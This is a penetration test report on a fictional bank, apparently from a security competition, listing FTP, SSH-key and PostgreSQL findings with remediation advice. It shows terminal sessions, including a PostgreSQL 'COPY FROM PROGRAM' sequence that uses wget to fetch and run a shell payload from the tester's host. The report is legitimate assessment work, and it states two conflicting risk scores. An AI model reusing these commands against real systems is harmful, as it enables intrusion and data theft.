PENETRATION TESTING REPORT: DINO BANK

CONTENTS

EXECUTIVE SUMMARY OF FINDINGS

Our team was contracted by DinoBank to conduct a complete, grey-box penetration testing on the scope provided to us consisting of 5 internal networks of DinoBank, the ATM service and the Interactive Voice Response (IVR) service as listed in the contract. The following are the main objectives of the penetration test conducted on 23rd and 24th of November:-

- Discover potential vulnerabilities within the network.
- Testing for bugs, vulnerabilities & functionality of the automated teller machines
- Assessing DinoBank's Interactive Voice Response (IVR) system for potential vulnerabilities
- Checking if the Dinobank network, services and policies are compliant with the Memorandum of Understanding
- Ascertain the risk of compromise.
- Provide appropriate remediation steps.

The team's primary efforts for the current penetration test revolved around the identification of security weaknesses & flaws in Dinobank's networks, assets and the implementation of their different services. Dinobank's core banking systems such as the IVR and automated tellers were added to our scope following our previous engagement. The increased scope allowed the team to test other attack vectors that can be used by adversaries to cause impact on DinoBank's assets and affect the confidentiality/integrity of their data & availability of their services.

A high number of critical vulnerabilities were found in the current engagement with Dinobank during the short period of time that was allocated for this test. Many of the found vulnerabilities allow adversaries to gain access to sensitive information of employee's & customers such as PIIs & credentials.

Some of the vulnerabilities are very high profile as they allowed changing the contents of the website and even allowing unauthorized unreported transaction of money between different accounts.

After analysing the impact and the likelihood of the risk associated with the exploitation of these vulnerabilities, the overall risk is calculated to be **critical at 91%** and would recommend immediate remediation to mitigate the impact of these vulnerabilities on the organization.

SCOPE OF THE PENETRATION TEST

The following assessment's scope has been outlined in the RFP sent to our team by DinoBank on the 29th of October. This scope included five /24 subnets, said to include up to 50 hosts, an IVR system for mobile banking & automated teller machines (ATMs). The main scope involved a blockchain-based banking solution, a Microsoft Active Directory environment and several custom, in-house made applications. The following table outlines the different subnets in scope with their IP ranges:

IP Range	Subnet Mask
10.0.1.0	255.255.255.0
10.0.2.0	255.255.255.0
10.0.10.0	255.255.255.0
10.0.11.0	255.255.255.0
10.0.12.0	255.255.255.0

Non-host based systems	Reachability
Interactive Voice Response System (IVR)	585-[redacted]
Nautilus Hyosung Mini-Bank 1500 ATM	On-Site

REMEDIATION REPORT

After conducting a rigorous penetration test on the scope of networks, it is clear that many significant steps need to be taken to eradicate the numerous risks on the network. This allows attackers to easily exploit any vulnerable service running on the machine and gain unauthorized access to data stored in the system. The following are suggestions of major steps that can be taken to recondition the vulnerable state of the network:

i. Port access must be controlled, thereby preventing discovery of service and application information through port scanning. Implementation of a firewall, in which port access can be controlled either automatically or manually, will be advantageous in this situation. It will also assist in preventing unauthorized access and other malicious activity.

ii. Passwords must be encrypted using strong encryption methods like SHA256 or SHA512. Incase of a data breach on the platform this will be the first line of defense for customer and employee accounts.

iii. An access control list should be implemented with only necessary rights and privileges to respective users. For instance, an anonymous FTP login shouldn't be able to see files from an administrative view even if it's read only access.

iv. Intrusion Detection and Prevention systems need to be installed so that even if an attacker manages to gain access or tries to send malicious packets, it is immediately detected and prevented without major harmful effects.

v. Event logs should consistently be monitored for any suspicious activity.

vi. Regular updates and security audits will need to be performed in order to keep a log of any vulnerable services or applications, and quickly patch those vulnerabilities through updates.

vii. Front facing applications or hardware should be thoroughly tested to prevent business impacket or business loss.

viii. Customers should be assigned random PINs in an effort to increase the difficulty for an attacker to guess the PIN. Also, sensitive customer information such as tax numbers, PIN, credit card numbers should be encrypted before they are stored on the database.

ix. Services provided through the ATM should be made faster to allow easier and efficient client usage. Also, transfer of money from one type of an


account to another and withdrawal of money from an account should be allowed if the customer has sufficient funds.

x. The IVR service provided by the bank needs to have an appropriate input checking mechanism that validates the input entered by the client. Also, multi-factor authentication needs to be provided to authenticate the user before disclosing sensitive information such as account numbers.

VULNERABILITY ASSESSMENT SUMMARY

- **Vulnerability Risk Definition and Criteria**

The severity ratings assigned to each vulnerability are determined by averaging several aspects of the specific exploit and the network environment, including reputation, difficulty, and criticality.



Critical vulnerabilities that result in compromise of critical servers, loss of reputation, denial of services, or financial loss.

High severity vulnerabilities may result in unauthorized privileged access to users, loss of integrity of important services or minor negative publicity.

Medium severity vulnerabilities result in access to information that should only be available to limited users.

Low severity vulnerabilities provide information about services running on the servers. Remediation of low severity is often a lower priority than other.

- **Vulnerability Summary Table**


The following vulnerabilities were determined to be of a certain impact level, based on several factors including asset criticality and vulnerability severity.

VULNERABILITY RATINGS	CRITICAL	HIGH	MEDIUM	LOW


VULNERABILITY ID – NAME	IMPACT LEVEL
1A – Anonymous Login Enabled on FTP Server	MEDIUM
1B – Admin File Access By Anonymous FTP Login	HIGH
1C – Storage of Private SSH Keys	HIGH
2A – PostgreSQL Database - Password Not Set	CRITICAL
2B – PostgreSQL Database - Remote Code Execution	CRITICAL
3A – Signup/Registration Not Possible on QueryTree Service	HIGH
3B – QueryTree Registration Form Suggests Previous Input	CRITICAL
3C – QueryTree Link Redirects not Found	MEDIUM
4 – Invalid SSL Certificate for Web Services	HIGH
5 – Signup/Registration Not Possible on OpenTrade Service	HIGH
6 – PHP Version Information Publicly Available	LOW/INFO
7 – Ether Explorer Service Error	HIGH
8 - Ether Explorer Mining Info Publicly Available	CRITICAL
9 – ATM Vulnerabilities	HIGH

10A – Account Number Disclosed without Identity Verification - IVR Vulnerability #1	**HIGH**
10B – Service Continues Message without Input – IVR Vulnerability #2	**MEDIUM**

- **Vulnerability Findings**



Pie-Chart representing series of vulnerabilities



RISK ASSESSMENT

The risk assessment matrix gives an idea about the overall risk by considering the category of probability or likelihood against the category of consequence severity. This simple mechanism increases visibility of risks and assists in management decision making.

	LOW/INFO	MEDIUM	HIGH	CRITICAL
RISK RATING KEY	OK TO PROCEED	TAKE MITIGATION EFFORTS	SEEK SUPPORT	PLACE EVENT ON HOLD
NO. OF VULNERABILITIES	1	3	8	4

	IMPACT SEVERITY			
	LOW	**MEDIUM**	**HIGH**	**CRITICAL**
	LITTLE TO NO EFFECT ON EVENT	EFFECTS ARE FELT, BUT NOT CRITICAL TO OUTCOME	SERIOUS IMPACT TO THE COURSE OF ACTION AND OUTCOME	COULD RESULT IN DISASTER
LIKELIHOOD				
UNLIKELY RISK IS INFREQUENT	**6**	**10B**	**1C**	
PROBABLE RISK WILL LIKELY OCCUR		**1A**	**1B**	**2A** **2B** **3B**
FREQUENT RISK WILL OCCUR		**3C**	**3A** **4** **5** **7** **9** **10A**	**8**

After analysing the impact and likelihood of the risk associated with the exploitation of these vulnerabilities; the **overall risk is calculated to be critical at 87%** which indicates that immediate remediation measures should be taken in order to mitigate these vulnerabilities.

DETAILED VULNERABILITY FINDINGS

- **1A – Anonymous Login Enabled on FTP Server**

Host: 10.0.1.12

Process: During the assessment, the team was able to discover an FTP server running on this host.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-23 03:45 UTC
Nmap scan report for nationals-t6-corp-corp-wsus-01.c.infra-test-envir
onment.internal (10.0.1.12)
Host is up (0.00021s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

After some enumeration, it was apparent that the host had an anonymous FTP user enabled on the server. This implementation of an FTP server allows anyone to log on to the server using a general username, without a password check.

```
/envs/nationals-cptc       /kali02 @Fuzzing # ftp 10.0.1.12
Connected to 10.0.1.12.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.0.1.12:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/"
drwxr-xr-x 1 ftp ftp              0 Nov 22 18:50 $Recycle.Bin
drwxr-xr-x 1 ftp ftp              0 Nov 13 22:53 Boot
-r--r--r-- 1 ftp ftp         388880 Nov 13 22:48 bootmgr
-r--r--r-- 1 ftp ftp              1 Jul 16  2016 BOOTNXT
drwxr-xr-x 1 ftp ftp              0 Nov 14 06:57 Documents and Settings
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:07 inetpub
-r--r--r-- 1 ftp ftp     1073741824 Nov 23 13:05 pagefile.sys
drwxr-xr-x 1 ftp ftp              0 Nov 13 22:51 PerfLogs
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:14 Program Files
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:14 Program Files (x86)
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:05 ProgramData
drwxr-xr-x 1 ftp ftp              0 Nov 23 13:05 pstrans
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:16 Python27
drwxr-xr-x 1 ftp ftp              0 Nov 22 01:16 Recovery
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:02 salt
-r--r--r-- 1 ftp ftp          16422 Nov 22 02:14 suricata.log
drwxr-xr-x 1 ftp ftp              0 Nov 14 06:56 System Volume Information
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:14 temp
drwxr-xr-x 1 ftp ftp              0 Nov 22 18:48 Users
-r--r--r-- 1 ftp ftp          17362 Nov 22 02:14 winl0pcap.log
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:18 Windows
-r--r--r-- 1 ftp ftp        1080732 Sep 09  2019 Windows6.0-KB2999226-x64.msu
-r--r--r-- 1 ftp ftp         669251 Sep 09  2019 Windows6.0-KB2999226-x86.msu
-r--r--r-- 1 ftp ftp        1012025 Sep 09  2019 Windows6.1-KB2999226-x64.msu
-r--r--r-- 1 ftp ftp         623363 Sep 09  2019 Windows6.1-KB2999226-x86.msu
-r--r--r-- 1 ftp ftp        1362211 Sep 09  2019 Windows8-RT-KB2999226-x64.msu
-r--r--r-- 1 ftp ftp         617030 Sep 09  2019 Windows8-RT-KB2999226-x86.msu
-r--r--r-- 1 ftp ftp         970803 Sep 09  2019 Windows8.1-KB2999226-x64.msu
-r--r--r-- 1 ftp ftp         583665 Sep 09  2019 Windows8.1-KB2999226-x86.msu
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:09 WSUS
226 Successfully transferred "/"
ftp> dir
```

Risk Rating: MEDIUM

Recommended Remediation:


1. Disable anonymous FTP login.
2. If anonymous login is required, lower the privileges set for it.
3. Directory settings must be fixed as required.

- **1B – Admin File Access By Anonymous FTP Login**

Host: 10.0.1.12

Process:

This FTP login allows anonymous users to have administrative view over the file structure, which in return allows attackers to have read-only access to all administrative files. However, this also allows attackers to download any file from that particular server.



Risk Rating: HIGH

Recommended Remediation:

1. Directory permissions must be fixed accordingly.

2. The administrative view over the file structure should only be available for the administrator.

- **1C – Storage of Private SSH Keys**

Host: 10.0.1.12

Process: During our search of important files in the anonymous FTP login (*Vulnerability ID - 1A*), the team was able to find a private SSH key. This key is not supposed to be on the server, as it might fall into the wrong hands and be misused. It could potentially lead to loss of sensitive data.
The key was found in /salt/conf/pki/minion/ folder.

```
ftp> cd salt
250 CWD successful. "/salt" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/salt"
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:02 bin
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:03 conf
-r-xr-xr-x 1 ftp ftp            301 Feb 08  2019 salt-api.bat
-r-xr-xr-x 1 ftp ftp            308 May 30  2018 salt-call.bat
-r-xr-xr-x 1 ftp ftp            306 May 30  2018 salt-cp.bat
-r-xr-xr-x 1 ftp ftp            373 May 30  2018 salt-minion-debug.bat
-r-xr-xr-x 1 ftp ftp             57 May 30  2018 salt-minion-start-service.bat
-r-xr-xr-x 1 ftp ftp            310 May 30  2018 salt-minion.bat
-r--r--r-- 1 ftp ftp         143185 May 30  2018 salt.ico
-r-xr-xr-x 1 ftp ftp         192614 Nov 22 02:02 uninst.exe
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:02 var
226 Successfully transferred "/salt"
ftp> cd conf
250 CWD successful. "/salt/conf" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/salt/conf"
-r--r--r-- 1 ftp ftp             53 Nov 22 02:03 grains
-r--r--r-- 1 ftp ftp          38197 Nov 22 02:03 minion
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:01 minion.d
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:01 pki
226 Successfully transferred "/salt/conf"
ftp> cd pki
250 CWD successful. "/salt/conf/pki" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/salt/conf/pki"
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:04 minion
226 Successfully transferred "/salt/conf/pki"
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/salt/conf/pki"
drwxr-xr-x 1 ftp ftp              0 Nov 22 02:04 minion
226 Successfully transferred "/salt/conf/pki"
ftp> cd minion
250 CWD successful. "/salt/conf/pki/minion" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/salt/conf/pki/minion"
-r--r--r-- 1 ftp ftp           1674 Nov 22 02:04 minion.pem
-r--r--r-- 1 ftp ftp            450 Nov 22 02:04 minion.pub
226 Successfully transferred "/salt/conf/pki/minion"
ftp> get minion.pem
local: minion.pem remote: minion.pem
200 Port command successful
150 Opening data channel for file download from server of "/salt/conf/pki/minion/minion.pem"
WARNING! 26 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Successfully transferred "/salt/conf/pki/minion/minion.pem"
1674 bytes received in 0.00 secs (385.5579 kB/s)
ftp>
```

Risk Rating: MEDIUM

Recommended Remediation:

1. Removing the private SSH key would be the best course of action.

- **2A – PostgreSQL Database - Password Not Set**

Host: 10.0.2.100
Process: The team did an NMAP scan on the host 10.0.2.100 and discovered PostgreSQL running on the host. The command to gain access to the Postgres database with username as 'postgres' and discovered that it did not require any password for authentication.

```
/envs/nationals-cptc       /kali05 @postgres # psql -h 10.0.2.100 -U postgres
psql (12.1 (Debian 12.1-1), server 10.10 (Ubuntu 10.10-0ubuntu0.18.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                    List of databases
     Name      |              Owner               | Encoding | Collate |  Ctype  |   Access privileges
---------------+----------------------------------+----------+---------+---------+-----------------------
 indominusrex | a5611a91fc444c1984fa66fe49b226d5 | UTF8     | C.UTF-8 | C.UTF-8 |
 postgres      | postgres                         | UTF8     | C.UTF-8 | C.UTF-8 |
 template0     | postgres                         | UTF8     | C.UTF-8 | C.UTF-8 | =c/postgres          +
               |                                  |          |         |         | postgres=CTc/postgres
 template1     | postgres                         | UTF8     | C.UTF-8 | C.UTF-8 | =c/postgres          +
               |                                  |          |         |         | postgres=CTc/postgres
(4 rows)

postgres=# \c indominusrex
psql (12.1 (Debian 12.1-1), server 10.10 (Ubuntu 10.10-0ubuntu0.18.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "indominusrex" as user "postgres".
indominusrex=# \d
                  List of relations
 Schema |     Name      | Type  |              Owner
--------+---------------+-------+----------------------------------
 public | accounts      | table | a5611a91fc444c1984fa66fe49b226d5
 public | cds           | table | a5611a91fc444c1984fa66fe49b226d5
 public | customers     | table | a5611a91fc444c1984fa66fe49b226d5
 public | employees     | table | a5611a91fc444c1984fa66fe49b226d5
 public | loans         | table | a5611a91fc444c1984fa66fe49b226d5
 public | onlinebanking | table | a5611a91fc444c1984fa66fe49b226d5
 public | securities    | table | a5611a91fc444c1984fa66fe49b226d5
 public | transactions  | table | a5611a91fc444c1984fa66fe49b226d5
(8 rows)
```

Listing privileges for the users reveals that the 'postgres' user is the Superuser of the database. This implies that the 'postgres' has all the privileges, which gives the 'postgres' user the ability to create, view, edit and delete databases and tables.

```
bank=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
           |                                                            | {}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
```


Upon further investigation, the team found the 'bank' database which contains personal information about the DinoBank employees and customers. The database also contains tables related to customer accounts, loans and online banking.

```
postgres=# \c bank
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "bank" as user "postgres".
bank=# \dt
            List of relations
 Schema |     Name      | Type  |  Owner
--------+---------------+-------+----------
 public | accounts      | table | bank
 public | cds           | table | bank
 public | customers     | table | bank
 public | employees     | table | bank
 public | loans         | table | bank
 public | onlinebanking | table | bank
 public | securities    | table | bank
 public | transactions  | table | postgres
(8 rows)
```

The Online banking table contains login credentials of different users, with the passwords stored as plain text.

```
bank=# select * from onlinebanking;
           customerid           |                    loginid                    |       passwd
--------------------------------+-----------------------------------------------+--------------------
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
                                |                                               |
```

Employees Table with their login ids and passwords stored in plain text along with other personal information



employeeid	loginid	passwd	taxid	givenname	middlename	surname	phonenumber	emailaddr	streetaddr1	streetad
dr2	cityname	statecode	postalcode	employeetype	title	registeredtimestamp				
583[redacted]	ali.gamble@dinobank.us	[redacted]	Ali	Dickinson	Gamble	19319018380	ali.gamble@dinobank.us	55193 Arlie Parkway	
	Metropolis	NY	10100	Executive	Board of Directors	2019-10-12 00:00:51.580807				
[redacted]306	mauren.devenport@dinobank.us	[redacted]	Mauren	Bruen	Devenport	12677702225	mauren.devenport@dinobank.us	2097 Gerard Meadows	
	Metropolis	NY	10103	Cyber Security	Information Security Officer	2019-10-12 00:00:51.580807				
[redacted]233	johnathan.gay@dinobank.us	[redacted]	Johnathan	Lemke	Gay	13862059648	johnathan.gay@dinobank.us	229 Hilll Hill	Apt. 563	
	Gotham	NY	10015	Executive	SVP and Chief Risk Officer	2019-10-12 00:00:51.580807				

Risk Rating: CRITICAL

Recommended Remediation:

1. Set a strong and random password for the superuser.
2. Create users with only required privileges that should be used for regular usages and use from applications.
3. When possible remote connection over SSH should be used, which ensures safer transmission of data.
4. Restrict remote connection to only specific IP addresses.
5. Remote connection should be disabled when not required.

- **2B – PostgreSQL Database - Remote Code Execution**

Host: 10.0.2.100

Process: With the access to the PostgreSQL database by exploiting the vulnerability **2A** our team ran a common command execution function available in postgresql. The command executed successfully signalling the possibility of further command execution.

```
bank=# select pg_ls_dir('./');
      pg_ls_dir
----------------------
 pg_xact
 pg_stat
 pg_stat_tmp
 PG_VERSION
 postmaster.pid
 pg_logical
 postmaster.opts
 pg_multixact
 pg_subtrans
 pg_replslot
 pg_tblspc
 pg_notify
 postgresql.auto.conf
 pg_twophase
 base
 pg_snapshots
 global
 pg_serial
 pg_commit_ts
 pg_wal
 pg_dynshmem
(21 rows)
```

A table 'cmd_exec' was created to test further command execution, and was used to store results of executed commands.

```
bank=# \c postgres
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "postgres" as user "postgres".
postgres=# DROP TABLE IF EXISTS cmd_exec;
NOTICE:  table "cmd_exec" does not exist, skipping
DROP TABLE
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# copy cmd_exec FROM PROGRAM 'whoami';
COPY 1
postgres=# SELECT * from cmd_exec;
 cmd_output
------------
 postgres
(1 row)
```

By running a series of tests the team discovered that the command execution allowed downloading and running files. This was then exploited by using a wget command to download a linux shell payload hosted on our machine, and then running the payload to create a shell on our machine.

```
postgres=# SELECT * FROM cmd_exec;
postgres=# copy cmd_exec FROM PROGRAM 'wget 10.0.254.202:8000/test.elf';
COPY 0
postgres=# copy cmd_exec FROM PROGRAM 'chmod u+x test.elf';
COPY 0
postgres=# copy cmd_exec FROM PROGRAM './test.elf';
```

```
postgres@core-01:/var/lib/postgresql/10/main$ whoami
whoami
postgres
```

Risk Rating: CRITICAL

